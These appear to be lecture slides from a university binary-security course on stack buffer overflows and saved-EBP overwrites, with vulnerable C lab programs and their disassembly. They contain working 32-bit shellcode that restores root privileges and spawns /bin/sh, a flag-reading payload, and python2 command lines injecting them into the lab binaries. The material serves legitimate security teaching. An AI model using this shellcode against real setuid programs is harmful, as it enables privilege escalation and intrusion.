System Security - Attack and Defense for Binaries

CS 4390/5390, Spring *2026*

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Last Class

1. Stack-based buffer overflow
   a. Place the shellcode at environment variables or command line arguments.

This Class

1. Stack-based buffer overflow
   a. Overwrite Saved EBP

Shell Shellcode 32bit (without 0s) [Works!]

setreuid(0, geteuid()); execve("/bin/sh")

```
0: 31 c0             xor eax,eax
2: b0 31             mov al,0x31
4: cd 80             int 0x80
6: 89 c3             mov ebx,eax
8: 89 d9             mov ecx,ebx
a: 31 c0             xor eax,eax
c: b0 46             mov al,0x46
e: cd 80             int 0x80
10: 31 c0            xor eax,eax
12: 50               push eax
13: 68 2f 2f 73 68   push 0x68732f2f
18: 68 2f 62 69 6e   push 0x6e69622f
1d: 89 e3            mov ebx,esp
1f: 89 c1            mov ecx,eax
21: 89 c2            mov edx,eax
23: b0 0b            mov al,0xb
25: cd 80            int 0x80
```

Command:

```
(python2 -c "print 'A'*52 + '4 bytes of address'+ '\x90'* SledSize
+'\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xd9\x31\xc0\xb0\x46\x
cd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x
89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80'"; cat) |
./bufferoverflow_overflowret4_32
```

The ***setreuid()*** call is used to restore root privileges, in case they are dropped. Many ***suid*** root programs will ***drop root privileges*** whenever they can ***for security*** reasons, and if these privileges aren't properly restored in the shellcode, all that will be spawned is a ***normal user shell***.

Non-shell Shellcode 32bit print_flag (without 0s) [Works!]

sendfile(1, open("/flag", 0), 0, 1000); exit(0)

```
8049000: 6a 67          push 0x67
8049002: 68 2f 66 6c 61 push 0x616c662f
8049007: 31 c0          xor eax,eax
8049009: b0 05          mov al,0x5
804900b: 89 e3          mov ebx,esp
804900d: 31 c9          xor ecx,ecx
804900f: 31 d2          xor edx,edx
8049011: cd 80          int 0x80
8049013: 89 c1          mov ecx,eax
8049015: 31 c0          xor eax,eax
8049017: b0 64          mov al,0x64
8049019: 89 c6          mov esi,eax
804901b: 31 c0          xor eax,eax
804901d: b0 bb          mov al,0xbb
804901f: 31 db          xor ebx,ebx
8049021: b3 01          mov bl,0x1
8049023: 31 d2          xor edx,edx
8049025: cd 80          int 0x80
8049027: 31 c0          xor eax,eax
8049029: b0 01          mov al,0x1
804902b: 31 db          xor ebx,ebx
804902d: cd 80          int 0x80
```

Command:

```
(python2 -c "print 'A'*52 + '4 bytes of address' + '\x90'* sled size+ '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ") |./bufferoverflow_overflowret4_32
```

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

Frame Pointer Attack (Saved EBP/RBP)

Change the upper level func’s return address


overflow6_32

```
int vulfoo(char *p)
{
        char buf[4];

        printf("buf is at %p\n", buf);
        memcpy(buf, p, 12);

        return 0;
}

int main(int argc, char *argv[])
{
        if (argc != 2)
                return 0;

        vulfoo(argv[1]);
}
```

No ***print_flag()*** in the address space.
We may need to inject shellcode.

overflow6_32

```
00011ed <vulfoo>:
 11ed: f3 0f 1e fb        endbr32
 11f1: 55                 push ebp
 11f2: 89 e5              mov ebp,esp
 11f4: 53 push ebx
 11f5: 83 ec 04           sub esp,0x4
 11f8: e8 f3 fe ff ff     call 10f0 <__x86.get_pc_thunk.bx>
 11fd: 81 c3 d7 2d 00 00        add ebx,0x2dd7
 1203: 8d 45 f8           lea eax,[ebp-0x8]
 1206: 50                 push eax
 1207: 8d 83 34 e0 ff ff        lea eax,[ebx-0x1fcc]
 120d: 50                 push eax
 120e: e8 6d fe ff ff     call 1080 <printf@plt>
 1213: 83 c4 08           add esp,0x8
 1216: 6a 0c              push 0xc
 1218: ff 75 08           push DWORD PTR [ebp+0x8]
 121b: 8d 45 f8           lea eax,[ebp-0x8]
 121e: 50                 push eax
 121f: e8 6c fe ff ff     call 1090 <memcpy@plt>
 1224: 83 c4 0c           add esp,0xc
 1227: b8 00 00 00 00           mov eax,0x0
 122c: 8b 5d fc           mov ebx,DWORD PTR [ebp-0x4]
 122f: c9                 leave
 1230: c3                 ret
```



p


RET

Saved EBP

Buf = 8 bytes


overflow6_32

```
00011ed <vulfoo>:
 11ed: f3 0f 1e fb          endbr32
 11f1: 55                   push ebp
 11f2: 89 e5                mov ebp,esp
 11f4: 53 push ebx
 11f5: 83 ec 04             sub esp,0x4
 11f8: e8 f3 fe ff ff       call 10f0 <__x86.get_pc_thunk.bx>
 11fd: 81 c3 d7 2d 00 00          add ebx,0x2dd7
 1203: 8d 45 f8             lea eax,[ebp-0x8]
 1206: 50                   push eax
 1207: 8d 83 34 e0 ff ff          lea eax,[ebx-0x1fcc]
 120d: 50                   push eax
 120e: e8 6d fe ff ff       call 1080 <printf@plt>
 1213: 83 c4 08             add esp,0x8
 1216: 6a 0c                push 0xc
 1218: ff 75 08             push DWORD PTR [ebp+0x8]
 121b: 8d 45 f8             lea eax,[ebp-0x8]
 121e: 50                   push eax
 121f: e8 6c fe ff ff       call 1090 <memcpy@plt>
 1224: 83 c4 0c             add esp,0xc
 1227: b8 00 00 00 00             mov eax,0x0
 122c: 8b 5d fc             mov ebx,DWORD PTR [ebp-0x4]
 122f: c9                   leave
 1230: c3                   ret
```



overflow6_32


```
00001231 <main>:
  1231: f3 0f 1e fb         endbr32
  1235: 55                  push ebp
  1236: 89 e5               mov ebp,esp
  1238: e8 2a 00 00 00  call 1267 <__x86.get_pc_thunk.ax>
  123d: 05 97 2d 00 00  add eax,0x2d97
  1242: 83 7d 08 02         cmp DWORD PTR [ebp+0x8],0x2
  1246: 74 07               je 124f <main+0x1e>
  1248: b8 00 00 00 00 mov eax,0x0
  124d: eb 16               jmp 1265 <main+0x34>
  124f: 8b 45 0c            mov eax,DWORD PTR [ebp+0xc]
  1252: 83 c0 04            add eax,0x4
  1255: 8b 00               mov eax,DWORD PTR [eax]
  1257: 50                  push eax
  1258: e8 90 ff ff ff      call 11ed <vulfoo>
  125d: 83 c4 04            add esp,0x4
  1260: b8 00 00 00 00 mov eax,0x0
  1265: c9                  leave
  1266: c3                  ret
```



ebp = AAAA

overflow6_32

```
00001231 <main>:
  1231: f3 0f 1e fb        endbr32
  1235: 55                 push ebp
  1236: 89 e5              mov ebp,esp
  1238: e8 2a 00 00 00  call 1267 <__x86.get_pc_thunk.ax>
  123d: 05 97 2d 00 00  add eax,0x2d97
  1242: 83 7d 08 02        cmp DWORD PTR [ebp+0x8],0x2
  1246: 74 07              je 124f <main+0x1e>
  1248: b8 00 00 00 00 mov eax,0x0
  124d: eb 16              jmp 1265 <main+0x34>
  124f: 8b 45 0c           mov eax,DWORD PTR [ebp+0xc]
  1252: 83 c0 04           add eax,0x4
  1255: 8b 00              mov eax,DWORD PTR [eax]
  1257: 50                 push eax
  1258: e8 90 ff ff ff     call 11ed <vulfoo>
  125d: 83 c4 04           add esp,0x4
  1260: b8 00 00 00 00 mov eax,0x0
  1265: c9                 leave
  1266: c3                 ret
```



esp

...

p

RET


Saved EBP

Buf = 8 bytes

ebp = AAAA

overflow6_32

```
00001231 <main>:
 1231: f3 0f 1e fb        endbr32
 1235: 55                 push ebp
 1236: 89 e5              mov ebp,esp
 1238: e8 2a 00 00 00  call 1267 <__x86.get_pc_thunk.ax>
 123d: 05 97 2d 00 00  add eax,0x2d97
 1242: 83 7d 08 02        cmp DWORD PTR [ebp+0x8],0x2
 1246: 74 07              je 124f <main+0x1e>
 1248: b8 00 00 00 00 mov eax,0x0
 124d: eb 16              jmp 1265 <main+0x34>
 124f: 8b 45 0c           mov eax,DWORD PTR [ebp+0xc]
 1252: 83 c0 04           add eax,0x4
 1255: 8b 00              mov eax,DWORD PTR [eax]
 1257: 50                 push eax
 1258: e8 90 ff ff ff     call 11ed <vulfoo>
 125d: 83 c4 04           add esp,0x4
 1260: b8 00 00 00 00 mov eax,0x0
 1265: c9                 leave
 1266: c3                 ret
```



...

p

RET

Saved EBP


Buf = 8 bytes

1. esp = AAAA
2. ebp = *(AAAA); esp += 4, AAAE

```
mov esp, ebp
pop ebp
```

overflow6_32


```
00001231 <main>:
 1231: f3 0f 1e fb        endbr32
 1235: 55                 push ebp
 1236: 89 e5              mov ebp,esp
 1238: e8 2a 00 00 00     call 1267 <__x86.get_pc_thunk.ax>
 123d: 05 97 2d 00 00     add eax,0x2d97
 1242: 83 7d 08 02        cmp DWORD PTR [ebp+0x8],0x2
 1246: 74 07              je 124f <main+0x1e>
 1248: b8 00 00 00 00     mov eax,0x0
 124d: eb 16              jmp 1265 <main+0x34>
 124f: 8b 45 0c           mov eax,DWORD PTR [ebp+0xc]
 1252: 83 c0 04           add eax,0x4
 1255: 8b 00              mov eax,DWORD PTR [eax]
 1257: 50                 push eax
 1258: e8 90 ff ff ff     call 11ed <vulfoo>
 125d: 83 c4 04           add esp,0x4
 1260: b8 00 00 00 00     mov eax,0x0
 1265: c9                 leave
 1266: c3                 ret
```



1. eip = *(AAAE)


overflow6_32

```
00001231 <main>:
 1231: f3 0f 1e fb          endbr32
 1235: 55                   push ebp
 1236: 89 e5                mov ebp,esp
 1238: e8 2a 00 00 00       call 1267 <__x86.get_pc_thunk.ax>
 123d: 05 97 2d 00 00       add eax,0x2d97
 1242: 83 7d 08 02          cmp DWORD PTR [ebp+0x8],0x2
 1246: 74 07                je 124f <main+0x1e>
 1248: b8 00 00 00 00       mov eax,0x0
 124d: eb 16                jmp 1265 <main+0x34>
 124f: 8b 45 0c             mov eax,DWORD PTR [ebp+0xc]
 1252: 83 c0 04             add eax,0x4
 1255: 8b 00                mov eax,DWORD PTR [eax]
 1257: 50                   push eax
 1258: e8 90 ff ff ff       call 11ed <vulfoo>
 125d: 83 c4 04             add esp,0x4
 1260: b8 00 00 00 00       mov eax,0x0
 1265: c9                   leave
 1266: c3                   ret
```




overflow6_32 Exploit-1

```
00001231 <main>:
 1231: f3 0f 1e fb        endbr32
 1235: 55                 push ebp
 1236: 89 e5              mov ebp,esp
 1238: e8 2a 00 00 00  call 1267 <__x86.get_pc_thunk.ax>
 123d: 05 97 2d 00 00  add eax,0x2d97
 1242: 83 7d 08 02        cmp DWORD PTR [ebp+0x8],0x2
 1246: 74 07              je 124f <main+0x1e>
 1248: b8 00 00 00 00 mov eax,0x0
 124d: eb 16              jmp 1265 <main+0x34>
 124f: 8b 45 0c           mov eax,DWORD PTR [ebp+0xc]
 1252: 83 c0 04           add eax,0x4
 1255: 8b 00              mov eax,DWORD PTR [eax]
 1257: 50                 push eax
 1258: e8 90 ff ff ff     call 11ed <vulfoo>
 125d: 83 c4 04           add esp,0x4
 1260: b8 00 00 00 00 mov eax,0x0
 1265: c9                 leave
 1266: c3                 ret
```



overflow6_32 Exploit-1

```
00001231 <main>:
 1231: f3 0f 1e fb          endbr32
 1235: 55                   push ebp
 1236: 89 e5                mov ebp,esp
 1238: e8 2a 00 00 00  call 1267 <__x86.get_pc_thunk.ax>
 123d: 05 97 2d 00 00  add eax,0x2d97
 1242: 83 7d 08 02          cmp DWORD PTR [ebp+0x8],0x2
 1246: 74 07                je 124f <main+0x1e>
 1248: b8 00 00 00 00 mov eax,0x0
 124d: eb 16                jmp 1265 <main+0x34>
 124f: 8b 45 0c             mov eax,DWORD PTR [ebp+0xc]
 1252: 83 c0 04             add eax,0x4
 1255: 8b 00                mov eax,DWORD PTR [eax]
 1257: 50                   push eax
 1258: e8 90 ff ff ff       call 11ed <vulfoo>
 125d: 83 c4 04             add esp,0x4
 1260: b8 00 00 00 00 mov eax,0x0
 1265: c9                   leave
 1266: c3                   ret
```



...

p

RET

Saved EBP = X

8 bytes of Garbage


Fake main stack frame

Addr of Shellcode (4)
Addr of Shellcode (4)
Addr of Shellcode (4)
...

X


overflow6_32 Exploit-2

```
00001231 <main>:
 1231: f3 0f 1e fb          endbr32
 1235: 55                   push ebp
 1236: 89 e5                mov ebp,esp
 1238: e8 2a 00 00 00       call 1267 <__x86.get_pc_thunk.ax>
 123d: 05 97 2d 00 00       add eax,0x2d97
 1242: 83 7d 08 02          cmp DWORD PTR [ebp+0x8],0x2
 1246: 74 07                je 124f <main+0x1e>
 1248: b8 00 00 00 00       mov eax,0x0
 124d: eb 16                jmp 1265 <main+0x34>
 124f: 8b 45 0c             mov eax,DWORD PTR [ebp+0xc]
 1252: 83 c0 04             add eax,0x4
 1255: 8b 00                mov eax,DWORD PTR [eax]
 1257: 50                   push eax
 1258: e8 90 ff ff ff       call 11ed <vulfoo>
 125d: 83 c4 04             add esp,0x4
 1260: b8 00 00 00 00       mov eax,0x0
 1265: c9                   leave
 1266: c3                   ret
```



overflow6_32 Exploit-3

```
00001231 <main>:
 1231: f3 0f 1e fb          endbr32
 1235: 55                   push ebp
 1236: 89 e5                mov ebp,esp
 1238: e8 2a 00 00 00       call 1267 <__x86.get_pc_thunk.ax>
 123d: 05 97 2d 00 00       add eax,0x2d97
 1242: 83 7d 08 02          cmp DWORD PTR [ebp+0x8],0x2
 1246: 74 07                je 124f <main+0x1e>
 1248: b8 00 00 00 00       mov eax,0x0
 124d: eb 16                jmp 1265 <main+0x34>
 124f: 8b 45 0c             mov eax,DWORD PTR [ebp+0xc]
 1252: 83 c0 04             add eax,0x4
 1255: 8b 00                mov eax,DWORD PTR [eax]
 1257: 50                   push eax
 1258: e8 90 ff ff ff       call 11ed <vulfoo>
 125d: 83 c4 04             add esp,0x4
 1260: b8 00 00 00 00       mov eax,0x0
 1265: c9                   leave
 1266: c3                   ret
```



Non-shell Shellcode 32bit print_flag (without 0s)

sendfile(1, open(“/flag”, 0), 0, 1000); exit(0)

```
8049000: 6a 67          push 0x67
8049002: 68 2f 66 6c 61 push 0x616c662f
8049007: 31 c0          xor eax,eax
8049009: b0 05          mov al,0x5
804900b: 89 e3          mov ebx,esp
804900d: 31 c9          xor ecx,ecx
804900f: 31 d2          xor edx,edx
8049011: cd 80          int 0x80
8049013: 89 c1          mov ecx,eax
8049015: 31 c0          xor eax,eax
8049017: b0 64          mov al,0x64
8049019: 89 c6          mov esi,eax
804901b: 31 c0          xor eax,eax
804901d: b0 bb          mov al,0xbb
804901f: 31 db          xor ebx,ebx
8049021: b3 01          mov bl,0x1
8049023: 31 d2          xor edx,edx
8049025: cd 80          int 0x80
8049027: 31 c0          xor eax,eax
8049029: b0 01          mov al,0x1
804902b: 31 db          xor ebx,ebx
804902d: cd 80          int 0x80
```

Command:

```
export SCODE=$(python2 -c "print '\x90'* sled size + ‘\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")
```

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

Conditions we depend on to pull off the attack of returning to shellcode on stack

1. The ability to put the shellcode onto stack
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction ret is executed or to overwrite Saved EBP
4. Know the address of the shellcode

overflowret8_32

```
void printsecret(int i, int j, int k)
{
        if (i == 0xdeadbeef && j == 0xC0DECAFE && k == 0xD0D0FACE)
                print_flag();
        exit(0);
}

int main(int argc, char *argv[])
{
        char buf[8];

        if (argc != 2)
                return 0;
        strcpy(buf, argv[1]);
}
```


Bonus Challenge for Homework 4

overflowret8h

```
void printsecret(int i, int j, int k)
{
        if (i == 0xdeadbeef && j == 0xC0DECAFE && k == 0xD0D0FACE)
                print_flag();
        exit(0);
}

int main(int argc, char *argv[])
{
        char buf[8];

        if (argc != 2)
                return 0;
        strcpy(buf, argv[1]);
}
```


overflowret8h

```
0000137a <main>:
 137a: f3 0f 1e fb       endbr32
 137e: 55                push ebp
 137f: 89 e5             mov ebp,esp
 1381: 83 ec 08          sub esp,0x8
 1384: 83 7d 08 02       cmp DWORD PTR
                         [ebp+0x8],0x2
 1388: 74 07             je 1391 <main+0x17>
 138a: b8 00 00 00 00 mov eax,0x0
 138f: eb 1a             jmp 13ab <main+0x31>
 1391: 8b 45 0c          mov eax,DWORD PTR
                         [ebp+0xc]
 1394: 83 c0 04          add eax,0x4
 1397: 8b 00             mov eax,DWORD PTR [eax]
 1399: 50                push eax
 139a: 8d 45 f8          lea eax,[ebp-0x8]
 139d: 50                push eax
 139e: e8 fc ff ff ff    call 139f <main+0x25>
 13a3: 83 c4 08          add esp,0x8
 13a6: b8 00 00 00 00 mov eax,0x0
 13ab: c9                leave
 13ac: c3                ret
```



```
0000138c <main>:
 138c: f3 0f 1e fb          endbr32
 1390: 8d 4c 24 04          lea ecx,[esp+0x4]
 1394: 83 e4 f0             and esp,0xfffffff0
 1397: ff 71 fc             push DWORD PTR [ecx-0x4]
 139a: 55                   push ebp
 139b: 89 e5                mov ebp,esp
 139d: 51                   push ecx
 139e: 83 ec 14             sub esp,0x14
 13a1: 89 c8                mov eax,ecx
 13a3: 83 38 02             cmp DWORD PTR [eax],0x2
 13a6: 74 07                je 13af <main+0x23>
 13a8: b8 00 00 00 00 mov eax,0x0
 13ad: eb 1d                jmp 13cc <main+0x40>
 13af: 8b 40 04             mov eax,DWORD PTR [eax+0x4]
 13b2: 83 c0 04             add eax,0x4
 13b5: 8b 00                mov eax,DWORD PTR [eax]
 13b7: 83 ec 08             sub esp,0x8
 13ba: 50                   push eax
 13bb: 8d 45 f0             lea eax,[ebp-0x10]
 13be: 50                   push eax
 13bf: e8 fc ff ff ff       call 13c0 <main+0x34>
 13c4: 83 c4 10             add esp,0x10
 13c7: b8 00 00 00 00 mov eax,0x0
 13cc: 8b 4d fc             mov ecx,DWORD PTR [ebp-0x4]
 13cf: c9                   leave
 13d0: 8d 61 fc             lea esp,[ecx-0x4]
 13d3: c3                   ret
```

```
0000138c <main>:
 138c: f3 0f 1e fb       endbr32
 1390: 8d 4c 24 04       lea ecx,[esp+0x4]
 1394: 83 e4 f0          and esp,0xfffffff0
 1397: ff 71 fc          push DWORD PTR [ecx-0x4]
 139a: 55                push ebp
 139b: 89 e5             mov ebp,esp
 139d: 51                push ecx
 139e: 83 ec 14          sub esp,0x14
 13a1: 89 c8             mov eax,ecx
 13a3: 83 38 02          cmp DWORD PTR [eax],0x2
 13a6: 74 07             je 13af <main+0x23>
 13a8: b8 00 00 00 00 mov eax,0x0
 13ad: eb 1d             jmp 13cc <main+0x40>
 13af: 8b 40 04          mov eax,DWORD PTR [eax+0x4]
 13b2: 83 c0 04          add eax,0x4
 13b5: 8b 00             mov eax,DWORD PTR [eax]
 13b7: 83 ec 08          sub esp,0x8
 13ba: 50                push eax
 13bb: 8d 45 f0          lea eax,[ebp-0x10]
 13be: 50                push eax
 13bf: e8 fc ff ff ff    call 13c0 <main+0x34>
 13c4: 83 c4 10          add esp,0x10
 13c7: b8 00 00 00 00 mov eax,0x0
 13cc: 8b 4d fc          mov ecx,DWORD PTR [ebp-0x4]
 13cf: c9                leave
 13d0: 8d 61 fc          lea esp,[ecx-0x4]
 13d3: c3                ret
```



argv[1]


argv[0]

ecx → agrc

RET

esp → Size <= 15 bytes

```
0000138c <main>:
 138c: f3 0f 1e fb         endbr32
 1390: 8d 4c 24 04         lea ecx,[esp+0x4]
 1394: 83 e4 f0            and esp,0xfffffff0
 1397: ff 71 fc            push DWORD PTR [ecx-0x4]
 139a: 55                  push ebp
 139b: 89 e5               mov ebp,esp
 139d: 51                  push ecx
 139e: 83 ec 14            sub esp,0x14
 13a1: 89 c8               mov eax,ecx
 13a3: 83 38 02            cmp DWORD PTR [eax],0x2
 13a6: 74 07               je 13af <main+0x23>
 13a8: b8 00 00 00 00 mov eax,0x0
 13ad: eb 1d               jmp 13cc <main+0x40>
 13af: 8b 40 04            mov eax,DWORD PTR [eax+0x4]
 13b2: 83 c0 04            add eax,0x4
 13b5: 8b 00               mov eax,DWORD PTR [eax]
 13b7: 83 ec 08            sub esp,0x8
 13ba: 50                  push eax
 13bb: 8d 45 f0            lea eax,[ebp-0x10]
 13be: 50                  push eax
 13bf: e8 fc ff ff ff      call 13c0 <main+0x34>
 13c4: 83 c4 10            add esp,0x10
 13c7: b8 00 00 00 00 mov eax,0x0
 13cc: 8b 4d fc            mov ecx,DWORD PTR [ebp-0x4]
